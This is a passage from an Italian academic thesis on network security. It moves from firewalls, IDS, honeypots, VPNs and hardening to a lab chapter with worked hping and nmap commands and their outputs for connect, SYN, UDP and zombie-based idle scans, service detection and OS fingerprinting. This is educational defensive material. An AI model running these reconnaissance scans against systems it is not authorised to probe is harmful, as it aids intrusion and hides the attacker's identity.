I network firewall sono generalmente utilizzati come *bastion host*, ovvero la prima linea di difesa della rete dagli attacchi esterni. Esistono anche gli *host firewall*, programmi installati su un singolo sistema per proteggerlo dalle connessioni in ingresso. I *personal firewall* spesso installati sui PC sono un esempio di questo genere di prodotti, che spesso integrano anche soluzioni di controllo delle connessioni in uscita degli applicativi, permettendo di specificare regole del tipo "consenti al programma iexplore.exe di eseguire connessioni con protocollo http sulla porta 80".

Oltre a prodotti e appliance commerciali standalone con queste funzioni, sono disponibili programmi per implementare un firewall software per la maggior parte dei sistemi operativi. Un PC con due interfacce di rete (dual-homed) e sistema operativo Linux o BSD, ad esempio, può essere utilizzato come firewall con ottimi risultati.

In Linux una parte del sistema di filtraggio è integrata nel kernel (nel sottosistema netfilter). Il firewall è controllato e configurato da un programma in userspace, *iptables*, che permette di inserire le diverse regole di firewalling. Sia la parte kernel che quella userspace sono estremamente modulari: è possibile caricare a runtime delle estensioni che abilitano determinate funzioni (ad esempio, il connection tracking di determinati protocolli); se la funzionalità richiesta non è presente l'utente può scrivere un nuovo modulo che la implementi. Ad esempio, sono disponibili moduli per rilevare i port scan e bloccare automaticamente gli esecutori o per effettuare automaticamente il fingerprinting (con tecniche passive) dei sistemi che stabiliscono delle connessioni.

iptables utilizza i concetti di *tabella* e *catena* per classificare e manipolare i pacchetti. Le catene sono dei flussi di traffico in cui sono instradati i pacchetti; ci sono tre catene predefinite INPUT (pacchetti in ingresso), OUTPUT (in uscita), FORWARD (che attraversano il firewall) e l'utente può crearne altre a piacere. Ogni catena ha una politica (policy) di default che viene applicata per i pacchetti al suo interno non catturati da specifiche regole. Le tre policy specificabili sono ACCEPT (fai passare il pacchetto), DROP (scarta il pacchetto silenziosamente) e REJECT (scarta il pacchetto e manda un RST al mittente); in alternativa ad una policy si può indicare di spostare i pacchetti in un'altra catena. Le tabelle sono contenitori di catene affini; le tre catene predefinite si trovano nella tabella *filter*, che è appunto utilizzata per le regole di filtraggio. Altre tabelle sono *nat* (per l'impostazioni del

NAT[1], contiene lo catene PREROUTING, POSTROUTING e OUTPUT) e *mangle* (per manipolare genericamente i pacchetti, contiene PREROUTING e OUTPUT). Ogni regola del firewall è specifica di una determinata catena all'interno di una tabella.

I sistemi BSD utilizzano altre tecnologie (*ipfilter* e *pf*) concettualmente simili ma implementate in modo differente.

3.2 Intrusion Detection System

Un *Intrusion Detection System*, spesso abbreviato in IDS, è un sistema per individuare manipolazioni indesiderate ad un sistema. Ci sono diversi tipi di IDS: nel contesto delle reti, si parla solitamente di NIDS (Network Intrusion Detection System), un sistema che analizza il traffico di rete e cerca di rilevare attività quali port scan, tentativi di DoS, ecc. A volte si distingue anche tra IDS passivi, che si limitano ad analizzare il traffico e fornire rapporti e statistiche, e IDS attivi, in grado di prendere determinate contromisure una volta rilevato un attacco. Ad esempio, se un NIDS attivo rileva un port scan da un certo sistema può impostare il firewall per impedirgli l'accesso.

Per individuare un tentativo di attacco un NIDS esamina il traffico alla ricerca di pattern noti, che confronta poi con un database di firme per una identificazione più precisa. Ad esempio, se sono registrati diversi tentativi di connessione sparsi sulle varie porte in un breve lasso di tempo è molto probabile che qualcuno stia eseguendo un port scan. Inoltre, la maggior parte dei NIDS esamina il contenuto dei pacchetti alla ricerca di shellcode[2] o altro codice maligno. Questa analisi è computazionalmente pesante: se la mole di traffico da analizzare è grande è necessario dimensionare con cura il sistema che farà da IDS per non creare colli di bottiglia nella rete.

Gli IDS solitamente utilizzano un'architettura distribuita: uno o più *sensori*, ovvero nodi di rete che catturano ed esaminano il traffico, inviano i loro risultati ad un server centrale (eventualmente ridondato), che li combina e li rende fruibili dall'amministratore. Perché il sistema di IDS implementato sia efficace, i sensori devono poter vedere tutto il traffico del segmento loro destinato. Per questo motivo vengono spesso collegati alle porte "mirror" degli switch, che riportano il traffico di tutti i segmenti.

Snort è un NIDS open source molto diffuso, in grado di eseguire analisi e cattura del traffico su reti IP in tempo reale. Può interpretare molti protocolli, salendo fino al

[1] Il *Network Address Traslation*, a volte chiamato network masquerading o IP masquerading, consiste nel riscrivere gli indirizzi sorgente e destinazione dei pacchetti IP che passano attraverso un router o un firewall; l'operazione comporta sempre modifiche ai livelli 3 (per gli indirizzi) e 4 (per il checksum del segmento TCP, che è calcolato in base agli indirizzi IP). Questa tecnica è solitamente utilizzata per permettere ad una rete privata di accedere ad Internet attraverso un singolo indirizzo IP pubblico. Alcuni protocolli non possono essere utilizzati dai sistemi in NAT, o richiedono una significativa interpretazione e modifica dei pacchetti a livello applicativo da parte del router (es. H323 o FTP attivo, che utilizzano indirizzi di livello 3 nelle PDU a livello applicativo). Per maggiori informazioni fare riferimento alle RFC 1631 e 3022 (Egevang e Francis, 1994; Srisuresh e Egevang, 2001).

[2] Uno *shellcode* è un programma rilocabile, sotto forma di codice macchina, utilizzato come payload di un attacco logico con lo scopo di ottenere accesso non autorizzato ad un sistema remoto. Solitamente uno shellcode è memorizzato nel codice dell'exploit all'interno di una stringa C (una stringa terminata dal carattere NUL). Per maggiori informazioni vedere (Wikipedia, 2006b).

livello applicativo, ed individuare, tra gli altri, port scan, attacchi alle CGI, tentativi di sfruttare dei buffer overflow e tentativi di OS fingerprinting. Il suo database di *regole* è in continuo aggiornamento, e spesso dopo poche ore dalla pubblicazione di un nuovo attacco è disponibile una regola per rilevarlo.

3.3 Honeypot

Una *honeypot* è un nodo o un insieme di nodi di rete monitorati accuratamente e utilizzati per rilevare, attrarre e studiare attacchi e tentativi di accesso. Generalmente è formata da uno o più sistemi che sembrano far parte di una rete ed essere appetibili per un attaccante, ma in realtà sono isolati e protetti in modo che l'attaccante vi rimanga confinato senza rendersene conto. Ci sono due tipi principali di honeypot, fisiche e virtuali.

Una *honeypot fisica* è composta da un insieme di computer reali, ognuno con un indirizzo IP e determinati servizi in esecuzione. Questo tipo di installazione permette un'analisi molto accurata, in quanto l'attaccante è libero di appropriarsi dei sistemi e provare ad usarli come teste di ponte per nuovi attacchi. D'altra parte, una honeypot fisica è particolarmente onerosa da mantenere, poiché è necessario gestire la configurazione e la protezione di diversi sistemi compromessi. Anche l'esame di un attacco è abbastanza impegnativo, poiché comporta eseguire un'indagine post mortem dei diversi sistemi una volta concluso.

Una *honeypot virtuale*, invece, è una simulazione di una rete condotta su un singolo sistema fisico da un programma specifico. È possibile simulare una rete con topologia e routing arbitrari, composta da diversi nodi, ognuno con uno specifico sistema operativo e determinati servizi in esecuzione. Naturalmente la simulazione non può raggiungere il livello di accuratezza della realtà: l'attaccante non sarà ad esempio in grado di utilizzare un sistema virtuale come ponte per un altro attacco. Inoltre, le lievi differenze nell'implementazione dei sistemi simulati possono rendere la honeypot rilevabile, e quindi ridurre notevolmente la sua utilita. Alcune tecniche per rilevare la presenza di una honeypot sono descritte in (Holz e Raynal, 2005). Uno dei più noti programmi per la creazione e gestione di honeypot virtuali è *honeyd*. Descritto in (Provos, 2004) utilizza i database di fingerprint di *nmap* per simulare i diversi sistemi operativi. *honeyd* permette di simulare migliaia di honeypot virtuali su un singolo sistema; naturalmente le prestazioni dipendono dal numero e dalla complessità di servizi delle diverse honeypot.

3.4 Protocolli sicuri

Abbiamo visto nella Sezione 2.3 che, in generale, è molto difficile garantire che il traffico su una rete non venga intercettato da uno sniffer. Una soluzione al problema potrebbe essere modificare il protocollo di comunicazione, in modo da cifrare i dati trasmessi. In questo modo, un eventuale eavesdropper che intercetterà il traffico non sarà in grado di ricavare dati utili, a meno di non eseguire una crittanalisi, operazione in generale molto complessa e di risultato incerto, se la cifratura è effettuata con accortezza. Questa soluzione è stata adottata da SSH (Secure Shell), un protocollo per la connessione remota ad un sistema. Al contrario di telnet, che trasmette

tutto il traffico in chiaro, password comprese, SSH può utlizzare vari algoritmi di cifratura (tra i quali IDEA, 3DES e AES). Inoltre, supporta diversi sistemi di autenticazione a chiave pubblica (tra cui il noto RSA) in alternativa alla classica coppia nome/password. SSH può anche essere utilizzato per incapsulare protocolli insicuri all'interno di un canale sicuro. Questa operazione è detta *tunnelling*, e permette di rendere un protocollo sicuro senza bisogno di modificare gli applicativi, purché sui vari sistemi sia presente il programma *ssh* e sia configurato il tunnel.

Molti protocolli in chiaro hanno una controparte sicura, solitamente creata utilizzato SSL (Secure Socket Layers) o TLS (Transport Layer Security), due protocolli che forniscono autenticazione delle parti e cifratura dei dati. Un esempio molto diffuso è HTTP, la cui controparte sicura, HTTPS, è utilizzata da tutti i siti di commercio elettronico e, sempre più spesso, per eseguire il login su un sito web. É possibile incapsulare un protocollo non sicuro in una connessione SSL usando un programma come *Stunnel*. Analogamente ad un tunnel SSH, si ottiene una connessione sicura senza necessità di intervenire sul protocollo.

Se le esigenze di sicurezza non riguardano un singolo protocollo, ma la gran parte del traffico effettuato è possibile utilizzare una *VPN* (*Virtual Private Network*, inglese per *rete privata virtuale*), che crea una rete di comunicazione sicura all'interno di una non sicura. Ad esempio, un'azienda può voler permettere a dei dipendenti di accedere alla rete aziendale da casa, passando attraverso Internet. Per garantire la sicurezza della comunicazione viene creata una VPN tra il computer del dipendente e la rete aziendale, che stabilisce un canale di comunicazione sicuro attraverso cui passano i dati. Nella pratica, dopo una fase di autenticazione i pacchetti di rete, che viaggiano su Internet, vengono cifrati e decifrati ai due estremi della VPN, in modo trasparente per l'utente. Questa tecnica è simile al tunnelling di cui abbiamo parlato in precedenza, ma esteso a tutto il traffico di rete prodotto. A seconda delle tecnologie utilizzate l'incapsulamento può avvenire a diversi livelli della pila ISO/OSI. Le VPN *IPsec*, ad esempio, operano a livello 3 cifrando i singoli pacchetti IP. I prodotti basati su SSL, invece, solitamente lavorano ai livelli superiori, ed utilizzano TCP o UDP come protocollo di trasporto per le PDU cifrate. Un caso particolare è dato da *OpenVPN*, che utilizza SSL su TCP o UDP per il trasporto, ma consente di creare delle VPN a livello 3 e perfino a livello 2, attraverso un adattatore di rete virtuale. A parte i prodotti basati su IPsec, che è uno standard IETF definito nelle RFC 4301–4309 (Kent e Seo, 2005; Kent, 2005a,b,c; Eastlake 3rd, 2005; Kaufman, 2005; Schiller, 2005; Hoffman, 2005b; Housley, 2005) ed una componente fondamentale di IPv6, le altre soluzioni VPN non sono standardizzate e quindi non sono interoperabili tra loro.

I protocolli sicuri aggiungono un forte carico computazionale al sistema, poiché è necessario cifrare e decifrare in tempo reale il traffico; questo ne rende difficile l'implementazione su sistemi con risorse limitate, quali molti sistemi embedded. Inoltre, la sicurezza che possono offrire è sempre limitata dal fattore umano, il vero anello debole della catena: un protocollo è tanto sicuro quanto ben custodite sono le sue chiavi; questo vale soprattutto nei casi in cui l'autenticazione gioca un ruolo fondamentale, come in SSH o nelle VPN.

3.5 Hardening

Con il termine *hardening* si intende l'insieme delle procedure utilizzate per rendere più sicura una rete ed i sistemi che ne fanno parte. In questa sezione esamineremo alcune "best practices" normalmente seguite per raggiungere questo scopo. Si noti che il processo di messa in sicurezza non è mai completo; con frequenza giornaliera vengono scoperte nuove tecniche di attacco, che è necessario fronteggiare affinando e migliorando le contromisure approntate. Inoltre, il software non è mai perfetto, ed è necessario tenerlo frequentemente aggiornato per evitare di essere vittima di attacchi simili a quelli descritti nella Sezione 2.4.

In primo luogo, è necessario stabilire i compiti di ogni sistema della rete e la loro criticità; questo permetterà in seguito di definire il tipo di sicurezza più adeguato ad ogni sistema. Ad esempio, un sistema che eroga un servizio all'esterno, come può essere un server web, è un bersaglio particolarmente critico, poiché è necessariamente esposto. Al contrario, i PC della rete interna utilizzati dai dipendenti non hanno necessità di essere raggiungibili dall'esterno della rete aziendale, e quindi difficilmente saranno vittime di attacchi diretti. In generale, i server esposti in Internet andranno collocati in una DMZ, che li isoli dal resto della rete ed impedisca di utilizzarli come teste di ponte in caso vengano compromessi; gli altri sistemi, invece, saranno sulla zona interna. Generalmente si utilizza una forma di NAT a livello di router per permettere ai nodi interni di accedere ad Internet senza bisogno di dargli degli indirizzi IP pubblici. Un'alternativa può essere l'utilizzo di proxy applicativi se le applicazioni utilzzate sono in numero limitato e note a priori. In particolare, un proxy HTTP è utile anche per imporre delle politiche di filtraggio dei contenuti in ingresso, limitando l'accesso a determinati siti web e creando una prima barriera all'ingresso del malware sui sistemi. Per lo stesso motivo, può essere opportuno centralizzare la posta elettronica in ingresso ed in uscita su uno o più server interni, per bloccare virus e spam prima che raggiungano gli utenti. D'altra parte, centralizzare i servizi crea un *single point of failure*: se il server mail si guasta, nessuno può usare la posta. Bisogna valutare con attenzione i rapporti costi/benefici delle diverse soluzioni, in modo da minimizzare i *single point of failure*; in questo caso, se la posta è un servizio critico, si potrebbe predisporre un secondo sistema di backup che subentra al principale in caso di problemi. Sui singoli sistemi è opportuno disabilitare tutti i servizi non necessari, per non fornire punti di accesso aggiuntivi e minimizzare le possibilità di attacco.

3.6 Security audit

Un *computer security audit* (in italiano traducibile con "analisi di sicurezza") è una valutazione sistematica e misurabile di come sono implementate le politiche di sicurezza di un'azienda. In genere questo tipo di esame è svolto dall'interno, con la completa conoscenza della rete e delle risorse da esaminare. Un altro tipo di analisi, complementare al security audit, è il *penetration test* (o semplicemente *pentest*), in cui l'analista lavora all'esterno della rete simulando un'attacco per verificare la resistenza di una o più risorse specifiche (es. il webserver aziendale); questo tipo di analisi è generalmente svolta senza conoscenza pregressa della rete da esaminare, per rendere il test più vicino alla realtà di un attacco esterno. Un audit comporta

l'esame di tutte le caratteristiche della rete e dei sistemi che possono influenzare la sicurezza. Per maggiori informazioni sui security audit in generale vedere (Hayes, 2003).

Nell'ambito specifico del networking, si tratta di verificare che l'hardening della rete sia stato eseguito correttamente, che i sistemi non eseguano servizi con vulnerabilità note, che i firewall siano configurati correttamente, ecc. Sono disponibili alcuni tool per facilitare questo processo. Chiamati *security scanner* o *vunerability scanner*, questi prodotti esaminano i vari sistemi della rete, verificano quali servizi espongono e se vulnerabili rispetto a problemi noti. Esempi di prodotti di questo tipo sono *Nessus*, un security scanner opensource, o *GFI LANguard*, un prodotto commerciale. Anche l'esame delle informazioni SNMP fornite dai sistemi può dare indicazioni utili: un programma come *Cheops* è in grado di produrre una mappa della rete con i dettagli dei diversi apparati.

Capitolo 4

Prove pratiche di attacco e difesa

Poche cose sono di per se stesse impossibili;
per farle riuscire, più che i mezzi ci manca
l'applicazione

François de La Rochefoucauld

Dopo aver analizzato le diverse tecniche di attacco e difesa, è giunto il momento di vederle in azione. In questo capitolo proveremo su una rete reale alcune delle tecniche viste in precedenza, esaminando la loro efficacia e le reali contromisure. Le prove sono state eseguite nel Laboratorio Reti della sede di Mantova dell'Università di Pavia; per facilitare la riproducibilità dei test abbiamo scelto topologie di rete particolarmente semplici. In molte delle prove seguenti abbiamo utilizzato il programma *hping* per mostrare l'esecuzione manuale degli attacchi. *hping* è un analizzatore/assemblatore di pacchetti IP opensource che permette di inviare pacchetti arbitrari e osservare le eventuali risposte. In generale, quasi tutti i programmi esaminati (che sono quelli usati poi negli attacchi reali) sono opensource, e quindi facilmente recuperabili e adattabili alle proprie esigenze.

4.1 Port scanning

In questa sezione esamineremo diverse implementazioni delle tecniche esaminate nella Sezione 2.1.1. Nel corso della trattazione utilizzeremo principalmente due programmi, *hping* e *nmap*. Il primo è un assemblatore ed analizzatore di pacchetti IP, particolarmente utile per osservare in dettaglio il funzionamento di un attacco e le reazioni dei diversi sistemi. *nmap* è invece uno dei programmi più utilizzati nel mondo reale per effettuare port scanning. Permette di eseguire tutte le analisi citate e molte altre, in modo ottimizzato ed analizzando più host in parallelo, se necessario, per ridurre i tempi di scansione. Per maggiori informazioni su *nmap* si faccia riferimento a (Fyodor, 2006b). Sia *hping* sia *nmap* sono programmi opensource e, pur nascendo nel mondo UNIX, sono disponibili per i principali sistemi operativi.

4.1.1 Connect scan

Il *connect scan* è probabilmente la tecnica di scansione porte più semplice da implementare e da eseguire. Ho realizzato un semplice programma, *connect.c* che utilizza questa tecnica per verificare se una porta è aperta o meno; si faccia riferimento all'Appendice A.1 per il codice sorgente. L'utilizzo è molto semplice:

```
$ cc -o connect connect.c
$ ./connect
usage: connect host port
$ ./connect www.unipv.it 80
port 80 is open
$ ./connect www.unipv.it 42
port 42 is closed
```

L'esempio di riferisce ad un sistema UNIX, ma l'utilizzo in Windows è assolutamente analogo.

L'opzione per eseguire una connect scan in *nmap* è `-sT`; il programma utilizza di default questa tecnica se l'utente che lo esegue non ha particolari privilegi, poiché non richiede di forgiare pacchetti.

```
# nmap -sT -p1-65535 192.168.0.1

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-05-18 10:22 CEST
Interesting ports on 192.168.0.1:
(The 65529 ports scanned but not shown below are in  state: closed)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
25/tcp  open  smtp
110/tcp open  pop3
143/tcp open  imap
MAC Address: 00:50:FC:CD:20:2A (Edimax Technology CO.)

Nmap finished: 1 IP address (1 host up) scanned in 31.057 seconds
```

4.1.2 SYN scan

Un SYN scan può essere eseguito "manualmente" con *hping*:

```
# hping -c 1 -p 80 -S www.unipv.it
HPING www.unipv.it (eth0 193.204.35.36): S set, 40 headers + 0 data bytes
len=46 ip=193.204.35.36 ttl=48 id=21508 sport=80 flags=SA seq=0 win=16384 rtt=72.7 ms
#
# hping -c 1 -p 42 -S www.unipv.it
HPING www.unipv.it (eth0 193.204.35.36): S set, 40 headers + 0 data bytes
len=46 ip=193.204.35.36 ttl=48 id=25681 sport=42 flags=RA seq=0 win=0 rtt=71.9 ms
```

Abbiamo chiesto ad *hping* di inviare un solo pacchetto (`-c 1`) alla porta 80 (`-p 80`) con il flag SYN attivo (`-S`), e come risposta abbiamo ottenuto un pacchetto con i flag SYN e ACK attivi (`flags=SA`), quindi la porta è aperta. Con la porta 42 invece la risposta ha RST e ACK (`flags=RA`), quindi è chiusa.

Come per la connect scan, anche questa tecnica è supportata da *nmap*, che la utilizza di default se l'utente ha privilegi di root e non richiede una tecnica specifica. Un SYN scan si effettua specificando l'opzione `-sS`. L'esempio seguente esamina tutte le porte TCP (`-p1-65535`) di un sistema Linux con diversi servizi attivi:

```
# nmap -sS -p1-65535 192.168.1.2

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-04-11 10:56 CEST
Interesting ports on 192.168.1.2:
(The 65529 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
25/tcp  open  smtp
110/tcp open  pop3
143/tcp open  imap
199/tcp open  smux
MAC Address: 00:50:FC:CD:D5:37 (Edimax Technology CO.)

Nmap finished: 1 IP address (1 host up) scanned in 27.587 seconds
```

La stessa scansione, eseguita su un sistema Windows con attiva la condivisione di file e stampanti dà questo risultato:

```
# nmap -sS -p1-65535 192.168.1.2

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-04-11 11:22 CEST
Interesting ports on 192.168.1.2:
(The 65532 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:50:FC:CD:D5:37 (Edimax Technology CO.)

Nmap finished: 1 IP address (1 host up) scanned in 34.146 seconds
```

4.1.3 UDP scan

Anche un UDP scan può essere provato con *hping*:

```
# hping -c 1 -2 -p 42 192.168.1.2
HPING 192.168.1.2 (eth0 192.168.1.2): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=192.168.1.2 name=UNKNOWN

# hping -2 -p 161 192.168.1.2
HPING 192.168.1.2 (eth0 192.168.1.2): udp mode set, 28 headers + 0 data bytes
```

Nel primo caso, abbiamo chiesto ad *hping* di inviare un solo pacchetto (`-c 1`) di tipo UDP (`-2`) alla porta 42 (`-p 42`), ed abbiamo ottenuto in risposta un ICMP Port Unreachable, quindi la porta è chiusa. Nel secondo caso invece abbiamo contattato la porta 161 (snmp, che sapevamo aperta poiché su 192.168.1.2 era in esecuzione un demone snmp), senza ricevere risposta. Utilizzando invece un server UDP che invia delle PDU di risposta, in ascolto sulla porta 666 e ripetendo il test si ottiene il seguente risultato:

```
# hping -2 -p 666 192.168.1.2
HPING 192.168.1.2 (eth0 192.168.1.2): udp mode set, 28 headers + 0 data bytes
len=46 ip=192.168.1.2 ttl=64 DF id=1 seq=0 rtt=0.6 ms
len=46 ip=192.168.1.2 ttl=64 DF id=2 seq=1 rtt=0.4 ms
len=46 ip=192.168.1.2 ttl=64 DF id=3 seq=2 rtt=0.4 ms
len=46 ip=192.168.1.2 ttl=64 DF id=4 seq=3 rtt=0.4 ms
len=46 ip=192.168.1.2 ttl=64 DF id=5 seq=4 rtt=0.4 ms
```

che segnala inequivocabilmente che la porta è aperta.

Una scansione UDP può essere eseguita anche con *nmap*, utilizzando l'opzione `-sU`. Analizzando un sistema Linux con un server DNS in esecuzione si ottiene:

```
# nmap -sU -p53 192.168.1.2

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-07-03 11:40 CEST
Interesting ports on 192.168.1.2:
PORT   STATE SERVICE
53/udp open  domain
MAC Address: 00:50:FC:CD:D5:37 (Edimax Technology CO.)

Nmap finished: 1 IP address (1 host up) scanned in 1.569 seconds
```

4.1.4 Idle scan

Questo tipo di attacco utilizza un sistema zombie come ponte, che nei log della vittima risulterà come il responsabile della scansione. Per eseguire un idle scan si può utilizzare *hping* nel seguente modo:

```
hping -c 1 -p <zombie_port> -SA <zombie_addr>
hping -A <zombie_addr> -c 1 -p <probe_port> -S <target_addr>
hping -c 1 -p <zombie_port> -SA <zombie_addr>
```

Il risultato della scansione è dato dalla differenza del campo id riportato dal primo e dal terzo comando: se è due la porta è aperta, se è uno invece è chiusa. Ecco un esempio pratico, in cui 192.168.1.2 è la vittima e 192.168.1.3 lo zombie:

```
# hping -c 1 -p 80 -SA 192.168.1.3
HPING 192.168.1.3 (eth0 192.168.1.3): SA set, 40 headers + 0 data bytes
len=46 ip=192.168.1.3 ttl=64 DF id=16 sport=80 flags=R seq=0 win=0 rtt=0.5 ms
#
# hping -A 192.168.1.3 -c 1 -p 25 -S 192.168.1.2
HPING 192.168.1.2 (eth0 192.168.1.2): S set, 40 headers + 0 data bytes
#
# hping -c 1 -p 80 -SA 192.168.1.3
HPING 192.168.1.3 (eth0 192.168.1.3): SA set, 40 headers + 0 data bytes
len=46 ip=192.168.1.3 ttl=64 DF id=17 sport=80 flags=R seq=0 win=0 rtt=0.5 ms
#
# hping -A 192.168.1.3 -c 1 -p 42 -S 192.168.1.2
HPING 192.168.1.2 (eth0 192.168.1.2): S set, 40 headers + 0 data bytes
#
# hping -c 1 -p 80 -SA 192.168.1.3
HPING 192.168.1.3 (eth0 192.168.1.3): SA set, 40 headers + 0 data bytes
len=46 ip=192.168.1.3 ttl=64 DF id=19 sport=80 flags=R seq=0 win=0 rtt=0.5 ms
```

Nel primo caso la differenza tra i valori di identification è 1, quindi la porta 42 è chiusa; nel secondo invece la 25 risulta aperta, poiché $19 - 17 = 2$.

Questo tipo di attacco funziona solo se i valori degli IPID dello zombie variano in modo noto a priori. In particolare nella maggior parte dei sistemi operativi il campo è incrementato di uno per ogni pacchetto inviato. Abbiamo verificato che questa ipotesi è valida per tutte le versioni di Windows e per i sistemi Linux con kerel 2.6.9. Linux 2.4.20 e 2.6.11 sono invece inutilizzabili come zombie, poiché impostano IPID a zero per tutti i pacchetti con il flag DF.

Anche l'idle scan può essere eseguito con *nmap*; tipicamente si utilizza un comando del tipo

```
nmap -P0 -p<probe_port> -sI <zombie_addr>:<zombie_port> <target_addr>
```

dove il campo zombie_port è opzionale, se non viene specificato nmap lo imposta alla porta 80. L'opzione `-P0` è necessaria poiché *nmap* di default invia un ICMP Echo Request al target per verificare se è raggiungibile; nel contesto di un idle scan questo non è desiderabile, in quanto rende visibile il reale esecutore della scansione. L'output di *nmap* durante un idle scan nella stessa situazione di prima è il seguente:

```
# nmap -P0 -p1-65535 -sI 192.168.1.3 192.168.1.2

Starting Nmap 4.01 ( http://www.insecure.org/nmap ) at 2006-05-16 10:14 CEST
Idlescan using zombie 192.168.1.3 (192.168.1.3:80); Class: Incremental
Interesting ports on 192.168.1.2:
(The 65530 ports scanned but not shown below are in state: closed|filtered)
PORT    STATE SERVICE
21/tcp  open  ftp
22/tcp  open  ssh
25/tcp  open  smtp
110/tcp open  pop3
143/tcp open  imap
MAC Address: 00:50:FC:CD:20:2A (Edimax Technology CO.)

Nmap finished: 1 IP address (1 host up) scanned in 658.667 seconds
```

Si noti che *nmap* indica il pattern di variazione degli IPID dello zombie; in questo caso è incremental, perché ad ogni pacchetto il campo è incrementato di uno. Poiché per ogni porta da esaminare è necessario inviare almeno tre pacchetti, un idle scan è significativamente più lento di altre tecniche.

4.2 Service version detection

Le tecniche per determinare il tipo e le versioni dei demoni che forniscono i diversi servizi sono state descritte nella Sezione 2.1.2. *nmap* ha un motore di service fingerprinting molto completo, che può essere attivato specificando l'opzione `-sV`. L'esempio seguente riguarda uno dei sistemi esaminati nella sezione precedente:

```
# nmap -sS -sV -p1-65535 192.168.1.2

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-04-11 10:58 CEST
Interesting ports on 192.168.1.2:
(The 65529 ports scanned but not shown below are in state: closed)
```

```
PORT    STATE SERVICE VERSION
21/tcp  open  ftp     vsftpd 2.0.1
22/tcp  open  ssh     OpenSSH 3.9p1 (protocol 1.99)
25/tcp  open  smtp?
110/tcp open  pop3    Dovecot pop3d
143/tcp open  imap    Dovecot imapd
199/tcp open  smux    Linux SNMP multiplexer
MAC Address: 00:50:FC:CD:D5:37 (Edimax Technology CO.)
Service Info: OSs: Unix, Linux

Nmap finished: 1 IP address (1 host up) scanned in 130.680 seconds
```

La quantità di informazioni fornite varia a seconda del servizio, ad esempio per ssh *nmap* non solo ha indentificato il demone in uso (OpenSSH 3.9p1) ma anche il tipo di protocollo. Nel caso di SSH, è importante sapere se il sistema usa la prima versione del protocollo, che ha diverse vulnerabilità note, o meno. Per la porta 25 invece *nmap* non è stato in grado di determinare il tipo di servizio, e quindi non è in grado di fornire informazioni aggiuntive. Da notare che in base ai servizi in esecuzione *nmap* è in grado di dedurre il sistema operativo in esecuzione, senza bisogno di ulteriori analisi, sfruttando il fatto che certi programmi esistono solo per determinati sistemi operativi.

4.3 OS Fingerprinting

Le tecniche di OS fingerprinting sono state esaminate nella Sezione 2.1.3.

4.3.1 Analisi dei binari

L'analisi dei binari permette di valutare in modo grossolano il sistema operativo in esecuzione sul bersaglio, o quantomento l'architettura della macchina. Ad esempio per un sistema Linux su un normale PC:

```
$ file /bin/ls
/bin/ls: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
for GNU/Linux 2.0.0, dynamically linked (uses shared libs), stripped
$ ldd /bin/ls
ldd /bin/ls
        librt.so.1 => /lib/librt.so.1 (0x4001f000)
        libncursesw.so.5 => /lib/libncursesw.so.5 (0x40032000)
        libacl.so.1 => /lib/libacl.so.1 (0x40079000)
        libc.so.6 => /lib/libc.so.6 (0x40080000)
        libpthread.so.0 => /lib/libpthread.so.0 (0x4018b000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
        libattr.so.1 => /lib/libattr.so.1 (0x401dc000)
```

Linux su architettura SPARC invece utilizza binari diversi:

```
$ file /bin/ls
/bin/ls: ELF 32-bit MSB executable, SPARC, version 1 (SYSV),
for GNU/Linux 2.0.0, dynamically linked (uses shared libs), stripped
```

Un sistema completamente diverso, IRIX 5.3 su architettura MIPS, ritorna invece:

```
$ file /bin/ls
/bin/ls: ELF 32-bit MSB MIPS-I executable, MIPS, version 1 (SYSV),
dynamically linked (uses shared libs), stripped
```

Questo test non è particolarmente risolutivo, ma è direttamente applicabile se il sistema da analizzare ha un server FTP attivo (basta scaricare `/bin/ls`) e non è affatto invasivo.

4.3.2 Active fingerprinting

Le tecniche di fingerprinting attivo comportano tutte l'invio di pacchetti al sistema bersaglio. Il test FIN, ad esempio, richiede di inviare un pacchetto con il FIN attivo ad una porta aperta. Utilizzando *hping* di riesce a distinguere un sistema Windows XP SP2, che implementa in modo sbagliato la RFC 793 (Postel, 1981f).

```
# hping -F -p 135 192.168.1.2
HPING 192.168.1.2 (eth0 192.168.1.2): F set, 40 headers + 0 data bytes
len=46 ip=192.168.1.2 ttl=128 id=324 sport=135 flags=RA seq=0 win=0 rtt=0.2 ms
len=46 ip=192.168.1.2 ttl=128 id=325 sport=135 flags=RA seq=1 win=0 rtt=0.2 ms
len=46 ip=192.168.1.2 ttl=128 id=326 sport=135 flags=RA seq=2 win=0 rtt=0.2 ms
```

da Linux, che, correttamente, non invia pacchetti di risposta:

```
# hping -F -p 25 192.168.1.2
HPING 192.168.1.2 (eth0 192.168.1.2): F set, 40 headers + 0 data bytes
```

nmap include un motore di fingerprinting attivo molto potente, che implementa quasi tutti i test citati nella Sezione 2.1.3. Per attivarlo è necessario specificare l'opzione `-O`; perché il riconoscimento sia affidabile *nmap* ha bisogno di conoscere almeno una porta aperta e una chiusa. Seguono le scansioni di diversi sistemi.

Windows XP SP2

```
# nmap -sS -O -p1-65535 192.168.1.2

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-04-11 11:24 CEST
Interesting ports on 192.168.1.2:
(The 65532 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:50:FC:CD:D5:37 (Edimax Technology CO.)
Device type: general purpose
Running: Microsoft Windows 2003/.NET|NT/2K/XP
OS details: Microsoft Windows 2003 Server or XP SP2

Nmap finished: 1 IP address (1 host up) scanned in 35.096 seconds
```

FreeBSD 5.3-RELEASE

```
# nmap -sS -sV -O -p0,22 192.168.1.2

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-04-11 11:44 CEST
```

```
